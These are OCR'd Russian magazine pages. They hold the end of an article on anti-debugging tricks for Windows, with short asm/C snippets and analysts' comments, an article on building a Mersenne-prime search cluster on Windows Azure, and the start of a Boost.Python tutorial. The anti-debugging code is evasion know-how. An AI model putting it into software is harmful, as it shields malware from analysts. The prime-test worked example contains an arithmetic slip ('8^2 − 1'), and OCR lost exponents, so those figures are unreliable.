| Trap Flag | + | | | | + | | |

**Реакция разных отладчиков на исключения**

```
    call CsrGetProcessId // Получаем Id
                         // csrss.exe
    mov CSRSSId, eax
    }

// Пытаемся открыть csrss.exe
if (OpenProcess(PROCESS_ALL_ACCESS, ↵
0, CSRSSId) != 0)
    return true;
...
```

Для этих же целей можно задействовать функцию DbgSetDebugFilterState, которая возвращает ненулевое значение, если процесс выполняется с админскими правами и имеет отладочные привилегии:

```
...
_asm
    {
    call DbgSetDebugFilterState
    mov Flag, eax
    }
if (Flag == 0)
    return true;
...
```

Еще можно попытаться отсоединить отлаживаемый поток от отладчика с помощью функции NtSetInformationThread с параметром ThreadInformationClass, равным 0x11 (ThreadHideFromDebugger):

```
...
_asm
    {
    push 0
    push 0
    push 0x11
    push -2
    call NtSetInformationThread
}
...
```

## ПРОЦЕССЫ, ОКНА, БИБЛИОТЕКИ И ДРУГИЕ ОТЛАДОЧНЫЕ АРТЕФАКТЫ

Как нетрудно догадаться из заголовка раздела, любой отладчик имеет какое-нибудь имя процесса, открытые окна, загруженные библиотеки и драйверы.

Все это достаточно легко выявить, просто задействовав некоторые функции, любезно предоставленные в наше распоряжение операционной системой.

Это, к примеру, CreateToolhelp32Snapshot совместно с Process32First и Process32Next для поиска нужного процесса или FindWindow для поиска нужного окна.

Если надумаешь использовать этот прием, то следует учесть наличие плагинов к OllyDbg, которые контролируют эти функции. В некоторых случаях можно использовать функцию GetLastError после вызова нужных функций. Дело в том, что некоторые плагины просто имитируют неудачное срабатывание этих функций, и несоответствие возвращенного ошибочного значения значению, возвращаемому GetLastError, поможет это выявить.

Использовав функцию NtQueryInformationProcess 0x1f (ProcessDebugObjectHandle) или 0x1e (ProcessDebugFlags), можно определить факт отладки по наличию различных объектов отладки (соответствующий код ты найдешь на диске, прилагаемом к журналу).

Кроме всего этого, можно определить имя родительского процесса, и, если оно отлично от explorer.exe или cmd.exe, возможно, стоит заподозрить неладное.

## ЗАКЛЮЧЕНИЕ

Конечно же, это не все. Это далеко не все. Тема антиотладки глубока, обширна и, наверное, бесконечна, а журнал и объем статьи, к сожалению, такими свойствами не обладают. Что ж, надеюсь, у меня будет возможность еще чем-нибудь с тобой поделиться по этой теме в следующих номерах.


# ОТ ЭКСПЕРТА


Вячеслав Закоржевский, «Лаборатория Касперского»
**Чем знаменит:** крутой парень, настоящий человек-дизассемблер

В статье приводится хорошая классификация антиотладочных приемов и соответствующие примеры. Подобные техники активно используются в разном программном обеспечении. Однако стоит отметить, что в использовании антиотладки больше заинтересованы те, кто хочет защитить код программы. И это далеко не всегда вирусописатели. Множество техник защиты от отладки используется в коммерческих упаковщиках, которые применяются для защиты легального ПО от реверса. Злоумышленники, конечно, тоже не против усложнить разбор «начинки» своего поделья, но так как для них это не несет прямого ущерба (в отличие от софта, для которого можно разобрать, например, генерацию кода активации), то и много времени на это не тратится. Вирусописатели в первую очередь думают о монетизации и защите детектирования своих продуктов, поэтому акценты при написании защитных механизмов несколько смещены в сторону обфускации и прочего.

Александр Матросов, ESET
**Чем знаменит:** очень крутой парень

Антиотладочные приемы встречаются практически в любой вредоносной программе. И если раньше разработчики вредоносных программ стремились главным образом усложнить антивирусным компаниям анализ и тем самым замедлить выход вакцины, то на сегодняшний день засилье разношерстных троянцев не требует зачастую досконального изучения вредоносной программы для добавления ее в антивирусные базы. И сегодня основная цель разработчиков вредоносных программ состоит уже не в противостоянии с аналитиком, а в противодействии различным авторизированным системам для анализа новых образцов вредоносных программ, так называемым песочницам. Да и сами антиотладочные трюки ведут себя порой не очень стабильно на различных ОС или зависят от конкретной версии сервис-пака или ядра. Поэтому в современных вредоносных программах мы чаще встречаем что-нибудь интересное с точки зрения обнаружения выполнения на виртуальных машинах, нежели хитрые антиотладочные трюки.



## Делаем систему распределенных вычислений на Windows Azure

**Есть у нас в редакции специальные весы, на которых мы взвешиваем добрые и злые деяния корпорации Microsoft. Гениальная Windows XP склоняет их в сторону добра, а вот то, что они сделали с офигенной, опередившей свое время Windows Mobile 6.x, мощно тянет рычажные весы в обратную сторону. Но сегодня речь идет не об операционных системах, а о модных и популярных облачных платформах, в сфере которых корпорация тоже неплохо отметилась.**

### ВВЕДЕНИЕ

Раньше многие из ученых не могли и мечтать о получении доступа к мощностям суперкомпьютеров. Покупка их времени по-прежнему остается дорогим удовольствием. Однако сейчас многие компании на рынке облачных вычислений предоставляют тестовый доступ к своим ресурсам, используя которые можно за небольшую плату создать собственный кластер.

Есть множество проектов, посвященных распределенным вычислениям для решения важных задач: проектирование ускорителей элементарных частиц, поиск в космическом шуме сигналов внеземных цивилизаций... В нашем проекте мы будем решать задачу создания распределенной системы для поиска простых чисел.

Из курса математики тебе должно быть известно, что простое число — это натуральное число (то есть целое положительное), которое имеет ровно два различных натуральных делителя: единицу и само себя. К простым числам относятся: 2, 3, 5, 7, ... перечислять можно бесконечно долго. Один из самых известных алгоритмов для вычисления простых чисел — решето Эратосфена. Однако существует ряд специализированных алгоритмов, которые предназначены для определения простоты чисел специального вида. Например, тест Люка — Лемера может использоваться для поиска простых чисел Мерсенна, которые имеют следующий вид: Mp = 2p – 1 (простота числа 2p – 1 указывает на простоту числа p). Именно данный алгоритм использует проект распределенных вычислений GIMPS (mersenne.org). В январе 2013 года с помощью этого проекта было найдено очередное число Мерсенна: M57885161, которое состоит из 17 425 170 десятичных цифр.

Американская некоммерческая правозащитная организация Electronic Frontier Foundation (EFF, Фонд электронных рубежей) обещала награду за нахождение простых чисел, состоящих более чем из 108 и 109 десятичных цифр, в размере 150 тысяч и 250 тысяч долларов (www.eff.org/awards/coop).

Описываемый проект предназначен для поиска простых чисел Мерсенна. И кто знает — может быть, именно ты сможешь найти следующее простое число и немного подзаработать.

Одна из компаний, предоставляющих тестовый доступ к своим облачным ресурсам, — Microsoft. Для тестирования Windows Azure она дает один месяц «бесплатный кредит» в размере 200 долларов. Этот кредит ты можешь использовать для покупки сервисов Azure по своему усмотрению. Например, за эти деньги можно купить три экземпляра Worker-сервиса и SQL базу данных размером 2 Гб. Для получения кредита потребуется банковская карта. Здесь: goo.gl/3XGuC описан способ использования виртуальной карты взамен реальной. Конечно, 200 долларов — это не так много, как хотелось бы, но, попросив помощи у друзей и родственников, ты вполне сможешь создать небольшую вычислительную сеть.

Для разработки проекта системы тебе понадобится Windows Azure SDK для .NET, который можно скачать по следующей ссылке: goo.gl/jCKQP.

### СТРУКТУРА СИСТЕМЫ

В структуру распределенной системы вычислений входит сервер, несколько вычислительных клиентов, а также клиентское приложение, запускаемое на компьютере пользователя (управляющий клиент). Каждый из элементов системы — проект, отдельно созданный в Visual Studio.

Сервер и вычислительный клиент представляют собой облачные сервисы, которые реализованы в виде Worker-ролей. Клиент, запускаемый на компьютере пользователя, реализован в виде оконного приложения на основе технологии Windows Forms. При развертывании вычислительного клиента можно указать, что должно выполняться несколько экземпляров роли. В рамках одного облачного сервиса несколько экземпляров одной роли будут выполняться независимо, так, как если бы они выполнялись на разных компьютерах.

Задача сервера — раздавать облачным клиентам диапазоны чисел для их проверки на простоту, а также регистрировать клиенты, выполняющие вычисления. Каждый облачный клиент выполняет одинаковые действия: он запрашивает у сервера диапазон чисел, которые должен проверить на простоту, проводит проверку и результаты проверки сохраняет в базу данных. Клиент, выполняющийся на пользовательском компьютере, служит для управления процессом вычислений, а также для взаимодействия с базой данных, в которой находятся результаты проверки чисел. Рисунок поясняет потоки данных между элементами распределенной системы. Сервер, функционирующий в облаке, должен запуститься до начала работы клиентов, так как перед началом вычислений клиент должен зарегистрироваться на сервере.

Протокол работы системы следующий.

1. Запускается сервер: при запуске сервер считывает значение максимального проанализированного на простоту числа из базы данных; это значение будет использоваться далее в качестве инициализирующего; по умолчанию после запуска сервера ему запрещается раздавать данные для обработки вычислительным клиентам.
2. Запускаются и регистрируются на сервере вычислительные клиенты.
3. После запуска вычислительный клиент с помощью таймера начинает запрашивать у сервера данные для вычислений, однако эти данные не будут доступны, пока управляющий клиент не разрешит серверу раздачу данных.
4. Каждому вычислительному клиенту сервер выдает одно число (p), определяющее начало диапазона из 100 чисел, которые должен про-

верить клиент; после того как вычислительный клиент получает очередное задание, он начинает анализ чисел на простоту с помощью теста Люка — Лемера и записывает результаты анализа в базу данных.

## ПРОГРАММНАЯ РЕАЛИЗАЦИЯ

### Сервер

Сервер описываемой системы представляет собой WCF-службу. Клиент взаимодействует со службой, запущенной на сервере, посредством конечной точки. В состав конечной точки входит:


- привязка, которая задает способ связи клиента со службой; в нашем проекте служба взаимодействует с клиентами по протоколу TCP, поэтому для создания привязки используется класс NetTcpBinding;
- адрес, по которому выполняется подключение к конечной точке; для протокола TCP адрес записывается в следующем формате: net.tcp://<сервер>:<порт>/<служба>;
- контракт; учитывая возможности развития проекта, я реализовал дуплексный контракт, то есть в этом случае клиент и служба смогут обмениваться сообщениями. Дуплексный контракт определяет операции, которые может вызывать клиент на службе и служба на клиенте. Данный контракт описывается в виде двух интерфейсов: IClient (операции, которые может вызывать сервер на клиенте) и IServer (операции, которые может вызывать клиент на сервере).

Клиент для получения данных от сервера вызывает на стороне сервера метод GetData. После вызова данного метода вычислительному клиенту отправляется степень p числа Mp для его проверки на простоту с помощью теста Люка — Лемера.

Одновременно к серверу для получения вычислительного задания может обратиться несколько клиентов. Поэтому для обеспечения потокобезопасности кода используется оператор lock. В случае если два потока одновременно пытаются получить значение p, один из потоков переходит в состояние ожидания (то есть блокируется), пока другой поток исполняет критическую секцию кода.

Вот так выглядит генерация набора анализируемых чисел:

```
Int32 GetData()
{
if ((WorkerRole.control) && ↵
(WorkerRole.p >= -1))
{
    lock (WorkerRole.locker)
    {
        // Выдача начального числа p
        // диапазона чисел
        // [p; p + 100]
        if (WorkerRole.p == -1)
        {
            WorkerRole.p = 101;
            return 1;
        }
        else
        {
            Int32 tmp = WorkerRole.p;
            WorkerRole.p = ↵
            WorkerRole.p + 100;
            return tmp;
        }
    }
}
```




**Взаимодействие компонентов распределенной системы**

```
else
    return -1;
}
```

Код, выполняющий регистрацию клиента на сервере, размещается в методе Register(string userName, string passHash, bool isCreate). В зависимости от значения флага isCreate он выполняет различные действия:

- isCreate == true — на сервере создается учетная запись пользователя;
- isCreate == false — клиент регистрируется на сервере.

Создание учетной записи пользователя на сервере выполняет метод AddUser. При попытке регистрации проверяется наличие информации о пользователе в базе данных (эту проверку выполняет метод SearchUser). В случае если пользователь не найден в базе или хеш введенного пароля не соответствует хешу пароля в базе данных, на стороне клиента выводится сообщение об ошибке.

Учет пользователей ведется с помощью таблицы users, в которую входят три поля:

- id — уникальный идентификатор (автоинкрементное поле);
- name — имя пользователя;
- passhash — хеш пароля пользователя, сгенерированного по алгоритму SHA-512.

Вот скрипт создания таблицы для хранения информации об учетных записях:

```
CREATE TABLE [dbo].[users] (
  Id ( INT IDENTITY(1,1) NOT NULL ↵
  PRIMARY KEY,
  name ( NVARCHAR(MAX) NOT NULL,
  passhash ( NVARCHAR(MAX) NOT NULL
)
```

Давай рассмотрим классы, используемые в методах AddUser и SearchUser для работы с базой данных. Переменная cs, передаваемая в качестве параметра в конструктор класса SqlConnectionStringBuilder, представляет собой строку для подключения к SQL Azure базе данных.

В данной переменной хранится адрес сервера базы данных, идентификатор и пароль пользователя для доступа к серверу, а также некоторые параметры подключения. Само же подключение создается с помощью класса SqlConnection. Экземпляр класса SqlCommand используется для хранения выполняемой SQL-команды. Данный класс предоставляет возможность подстановки значений в исходное SQL-выражение. Класс SqlDataReader предназначен для получения результатов выполнения SQL-команды.

Организуем поиск учетной записи:

```
public string SearchUser(string name) {
    // Создание строки для подключения
    // к базе users
    SqlConnectionStringBuilder ↵
    connString2Builder = new ↵
    SqlConnectionStringBuilder(cs);
    connString2Builder.InitialCatalog =↵
    DatabaseName;
    // Подключение к базе данных
    SqlConnection conn = new ↵
    SqlConnection(connString2Builder.↵
    ToString());
    SqlCommand command = null;
    SqlDataReader reader;
    conn.Open();
    // Выборка информации
    // о пользователе
    string CommandText = "select * from ↵
    users where (name = @name)";
    command = new SqlCommand↵
    (CommandText, conn);
    command.Parameters.Add("@name", ↵
    SqlDbType.NVarChar);
    command.Parameters["@name"].↵
    Value = name;
    reader = command.ExecuteReader();
    // Получение результатов выполнения
    // запроса
    string nm = "";
    string hs = "";
    while (reader.Read()) {
        hs = reader["passhash"].↵
        ToString().Trim();
        nm = reader["name"].ToString().↵
        Trim();
```

```
    }
    conn.Close();
    return hs;
}
```

И создаем учетную запись:

```
public void AddUser(string name, ↵
string passhash)
{
    // Создание строки для подключения
    // к базе users
    SqlConnectionStringBuilder ↵
    connString2Builder = new ↵
    SqlConnectionStringBuilder(cs);
    connString2Builder.InitialCatalog =↵
    DatabaseName;
    // Текст команды
    string CommandText = "insert into ↵
    users (name, passhash) values ↵
    (@name, @passhash)";
    // Подключение к базе данных
    SqlConnection conn = new ↵
    SqlConnection(connString2Builder.↵
    ToString());
    SqlCommand command = new ↵
    SqlCommand(CommandText, conn);
    command.Parameters.Add("@name", ↵
    SqlDbType.NVarChar);
    command.Parameters["@name"].Value =↵
    name;
    command.Parameters.Add("@passhash",↵
    SqlDbType.NVarChar);
    command.Parameters["@passhash"].↵
    Value = passhash;
    conn.Open();
    // Добавление учетной записи
    int rowsAdded = command.↵
    ExecuteNonQuery();
    conn.Close();
}
```

### Вычислительный клиент

Основная (и единственная) задача вычислительного клиента — проверять, является ли число Mp простым. Проверить простоту числа Mp = 2p – 1 можно с помощью такой последовательности действий (тест Люка — Лемера):

1. Задать число $L_0 = 4$.
2. В цикле вычислить значение $L_{i+1} = (L_i^2 - 2) \bmod (M_p)$.

Таким образом, число Mp является простым, если остаток от деления числа Lp – 2 на Mp будет равен нулю.

Давай рассмотрим пример определения простоты числа Mp = 31 (p = 5, Mp = $2^5$ – 1 = 31):

1. $L_0 = 4$.
2. $L_1 = (4^2 - 2) \bmod 31 = 14$.
3. $L_2 = (14^2 - 2) \bmod 31 = 8$.
4. $L_3 = (8^2 - 1) \bmod 31 = 0$.

Тест пройден успешно, следовательно, число 31 простое.

Тест Люка — Лемера:

```
bool isPrime(Int32 n) {
    // Проверка на четность
    if (n % 2 == 0) return (n == 2);
    else
    {
        for (int i = 3; i <= ↵
        (int)Math.Sqrt(n); i += 2)
            // Число не простое
            if (n % i == 0)
                return false;
        // Выполнение теста
        BigInteger M_p = BigInteger.↵
        Pow(2, n) - 1;
        BigInteger L = 4;
        for (int i = 3; i <= n; i++)
            L = (L * L - 2) % M_p;
        return L == 0;
    }
}
```

В тесте Люка — Лемера двойка возводится в некоторую степень. Результат возведения может быть достаточно большим числом. Большим настолько, что для его хранения не хватит типа decimal. Поэтому в клиентском приложении для работы с большими целыми числами используется класс BigInteger, который находится в пространстве имен System.Numerics (библиотека System.Numerics.dll). Переменная типа BigInteger может содержать любое целое значение.

Хранение информации о результатах проверки чисел выполняется с помощью таблицы numdata, в которую входят следующие поля:

- id — уникальный идентификатор (автоинкрементное поле);
- num — проверяемое число;
- isprime — флаг, содержащий результат проверки (простое / не простое);
- date — время записи информации в таблицу;
- client — информация о клиенте, выполнившем проверку.

Вот скрипт для создания таблицы, хранящей результаты вычислений:

```
CREATE TABLE [dbo].[numdata] (
  Id (     INT  IDENTITY(1,1) NOT NULL,
  [num]    BIGINT             NOT NULL,
  [isprime] INT               NOT NULL,
  [date]   DATETIME           NOT NULL,
  client (  VARCHAR (MAX)     NOT NULL,
  PRIMARY KEY CLUSTERED (Id ( ASC)
);
```

Вставку в таблицу numdata информации о результатах вычислений выполняет метод InsertRow(Int32 num, bool isprime). Логика работы данного метода подобна логике метода AddUser.

### Управляющий клиент

Управляющий клиент контролирует отправку данных от сервера клиентам с помощью вызова метода Control. Этот метод позволяет запретить или разрешить раздачу вычислительным клиентам данных для обработки.

Если выполняется попытка запуска раздачи данных (start == true), тогда сервер выбирает из базы данных максимальное вычисленное значение числа (с помощью метода SelectId) и использует это значение в качестве начального для дальнейших вычислений.

Если выполняется попытка останова раздачи данных сервером (start == false), тогда значение флага control устанавливается в false (данный флаг служит индикатором работы сервера).

Метод для управления сервером выглядит так:

```
public void Control(bool start)
{
    // true
    if (start)
    {
        // Обновляем значение p
        WorkerRole.k = WorkerRole.↵
        SelectId();
        if (WorkerRole.p >= -1)
            WorkerRole.control = start;
        else
            WorkerRole.control = false;
    }
    else
        WorkerRole.control = start;
}
```

Создание учетной записи клиента и регистрацию клиента на сервере выполняет метод CreateOrRegister(bool). Все зависит от значения передаваемого ему параметра: true — создание учетной записи, false — вход клиента на сервер. Этот метод вызывает метод Register на стороне сервера.

Разработанный проект можно развернуть в облаке или локальном эмуляторе Azure. Развертывание сервиса в облаке выполняется после выбора пункта Publish в контекстном меню созданной Worker-роли. Запуск проекта в локальном эмуляторе — по нажатию на <F5> в среде разработки.

Локальный эмулятор предоставляет возможность одновременного запуска и сервера, и вычислительного клиента. Для отладки в локальном эмуляторе вычислительного клиента нужно в файле WorkerRole.cs, входящем в проект клиента, изменить адрес сервера (переменная endPoint), а в интерфейсе управляющего клиента указать следующий адрес сервера: net.tcp://localhost:3030/CloudService.

### ЗАКЛЮЧЕНИЕ

Проект, описанный в статье, конечно же, можно использовать не только для вычисления простых чисел. Он может найти свое применение в распределенной обработке звука, изображений, видео.

Возможности совершенствования проекта можно связать с полноценной реализацией дуплексного режима обмена данными. В таком случае клиент не должен будет постоянно опрашивать сервер, а запросит данные после того, как получит от сервера сообщение об их доступности. ⌶

## ПУБЛИКАЦИЯ ПРОЕКТА


Настройки для публикации проекта ты можешь получить по ссылке goo.gl/JVZHM. Примечание: сначала зайди в свой аккаунт Azure.


## САЙТЫ ПО РАСПРЕДЕЛЕННЫМ ВЫЧИСЛЕНИЯМ

Получить информацию и присоединиться к проектам распределенных вычислений ты можешь на сайтах https://distributed.ru, www.boinc.ru.

# ПОРТАЛ МЕЖДУ МИРАМИ

## Ускоряем разработку на C++ с помощью Boost. Python





**Владимир «qua» Керимов**
ведущий C++ разработчик
компании «Тензор»
qualab@gmail.com

Крупной компании, написавшей платформу для разработки слоя бизнес-логики на C++, потребовалось ускорить разработку прикладных проектов для нее. Одно дело — писать на C++ ядро функционала, оптимизировать его и отлаживать, совсем другое — создавать для него приложения: медленная сборка на C++ отравит жизнь любому. А высокий порог вхождения в C++ не позволит задействовать в разработке прикладных программ много людей. Как же поступить?

### ПОСТАНОВКА ЗАДАЧИ

Поскольку прикладной функционал уже был логически поделен на сущности и методы, написанные на C++ или на SQL, самым логичным было взять скриптовый язык, популярный, легкий в освоении и, главное, чтобы с его помощью можно было налаживать взаимодействие с функционалом ядра из C++ и обратно. Если подытожить требования, то выбранный язык

- должен быть простым;
- в отличие от C++ не требовать компиляции при изменении;
- в отличие от SQL выполняться не на слое БД, а на слое бизнес-логики, что позволит вызывать другие методы, на чем бы те ни были написаны: C++, SQL или на этом языке X.

Важно было не ошибиться, ведь язык скриптовой обвязки надолго определял вектор развития компании.

### НА РАСПУТЬЕ

Выбор был неочевиден. В основном противники разделились на три самых крупных лагеря: JavaScript V8, Ruby Rice и Boost.Python (конечно,

если не считать предложений поселить весь слой бизнес-логики на стороне базы данных и переписать все методы на хранимые процедуры). Звучали голоса в поддержку и нескриптовых, но легко компилируемых Java и C# — каждый разработчик всячески агитировал за тот язык, с которым был больше знаком.

Поскольку разрабатывать скриптовую обвязку выпало лично мне, то выбор передо мной стоял сложный. Руководство склоняло к обвязке на Ruby, через сырую Rice либо используя C API. Веб-отдел, предпочитающий решения на NodeJS, ратовал за выбор обвязки на JavaScript и V8. Библиотека Boost, широко используемая в разработке платформы на C++, говорила в пользу Boost.Python, как и ряд программистов на C++, хорошо знающих Python (вариант переноса слоя бизнес-логики в PostgreSQL мы всерьез даже не рассматривали — это было бы чревато неправильно кешируемыми хранимыми процедурами и отсутствием возможности учитывать схемы, по которым были разбиты клиентские базы).

## ВЫБОР BOOST.PYTHON

В конце концов, оценив бесперспективность обертки через нестабильный функционал Ruby Rice, а также удорожание разработки поверх Ruby C API, пришлось отказаться от Ruby как скриптового языка. Другие два решения: V8 (JavaScript) и Boost.Python (Python) — выглядели намного привлекательнее.

Сравнив богатство библиотек Python с молодым (для серверной стороны) набором JavaScript, предназначенным большей частью для NodeJS, я остановил свой выбор на мощном механизме Boost.Python, позволяющем писать модули для Python на C++ в стиле Python. SWIG не подходил, поскольку требовалось из Python в C++ попадать так же свободно, как и из C++ в Python. C API, учитывая объем работ, однозначно не годился.

С библиотекой Boost.Python у нас сразу заладились хорошие отношения, и я не раз убедился, что это действительно лучший выбор для обвязки C++ функционала при разработке приложений enterprise-уровня. Сыграла на руку и простота освоения языка Python, читабельность его кода и богатство библиотек на Python.

В самой обвязке и взаимодействии с C++ функционалом все настолько просто, что сродни магии. Магии порталов между мирами C++ и Python, мирами языков настолько разных и так нуждающихся в возможностях друг друга.

## ВЫБОР PYTHON 3

Когда с выбором языка было покончено, возник вопрос — какую ветку Python использовать: 2.x или 3.x? Сделав ставку на долгосрочную перспективу, выбор остановили на Python 3.

Во-первых, третья ветка изначально лишена дефекта путаницы между строкой и байтами, во-вторых, исходный код пишется только в кодировке UTF-8, ну и в-третьих, Python 3 избавляет от доисторического наследия синтаксиса, которым часто грешит Python 2.

Несовместимость версий Python 2 и 3 не пугала, большая часть функционала была уже написана на C++, и даже если какие-то библиотеки к тому времени еще не были портированы на Python 3, то они больше напоминали пережиток древности и спокойно заменялись альтернативами либо на C++, либо новыми библиотеками, написанными уже для Python 3.

## ОТКРЫВАЕМ ПОРТАЛ МЕЖДУ C++ И PYTHON

Для начала давай вспомним, что общего есть между C++ и Python: классы, методы, исключения, общие типы скаляров. Так вот, все это Boost.Python автоматически конвертирует при переходе между C++ и Python и обратно, неявно вызывая тонну Python C API и проверяя корректность преобразований еще на этапе компиляции обертки C++ функционала.

О'кей, звучит круто, но как это выглядит на практике? Очень просто. Предположим, у нас есть модуль с классами и их методами. Обертка с помощью Boost.Python пишется очень легко: описывается аналогичный модуль для Python и с помощью метаязыка шаблонов C++ пишется код, подозрительно напоминающий Python. Но давай посмотрим, как это работает на конкретном примере.

### C-side

Ниже код некоего абстрактного модуля bson с классом Reader и методом read, написанными на C++:

```
BOOST_PYTHON_MODULE(bson)
{
    class_<bson::Reader>("Reader")
        .def("read", &bson::Reader::read)
    ;
}
```

Обрати внимание, что шаблон class_ не имеет ничего общего с ключевым словом class обоих языков, а метод def всего лишь метод шаблона class_, однако визуальный эффект достигнут — код обертки легко читается и выглядит понятно и знакомо. Теперь можно и скомпилировать.

### Python-side

После компиляции можно наш свежесобранный модуль bson импортировать из Python, создавать экземпляры класса bson.Reader и вызывать у него метод read, по сути обертку, которая напрямую позовет метод read класса bson::Reader, написанного на C++.

```
import bson
reader = bson.Reader()
reader.read()
```

Магия портала в том, что мы можем использовать как C++ в Python через модули, так и Python в C++ через те же модули и их подключение. Динамическая типизация Python на стороне C++ обеспечивается специальным типом boost::python::object, который является контейнером для любого типа Python в C++. Вот так мы получаем динамическую типизацию на стороне C++!

Теперь посмотрим на другой пример:

```
object json = import("json");
object res = json.attr("loads")(↵
    "{\"key\":\"value\"}");
string value = extract<string>(res["key"]);
```

Этот код аналогичен выполненному на Python `json.loads('{"key": "value"}')`, но написан на C++, что позволяет вызывать из функционала платформы любую обертку, как и любую библиотеку Python. Это весьма полезно для использования обобщенных механизмов, работающих из C++ с кодом на Python. В нашем случае это вызов методов бизнес-логики, написанных на Python, ядром бизнес-логики, написанным на C++.

Вся работа из C++ с библиотеками на Python сводится к трем основным функциям:

- import;
- attr;
- extract.

Функция import("модуль") возвращает по сути boost::python::object, представляющий объект модуля, который мы импортируем с теми же самыми атрибутами. В свою очередь, атрибут любого объекта Python с помощью object Boost.Python можно получить методом object::attr("атрибут"), возвращающим такой же object, связанный с классом, методом, переменной — в общем, любым объектом языка Python.

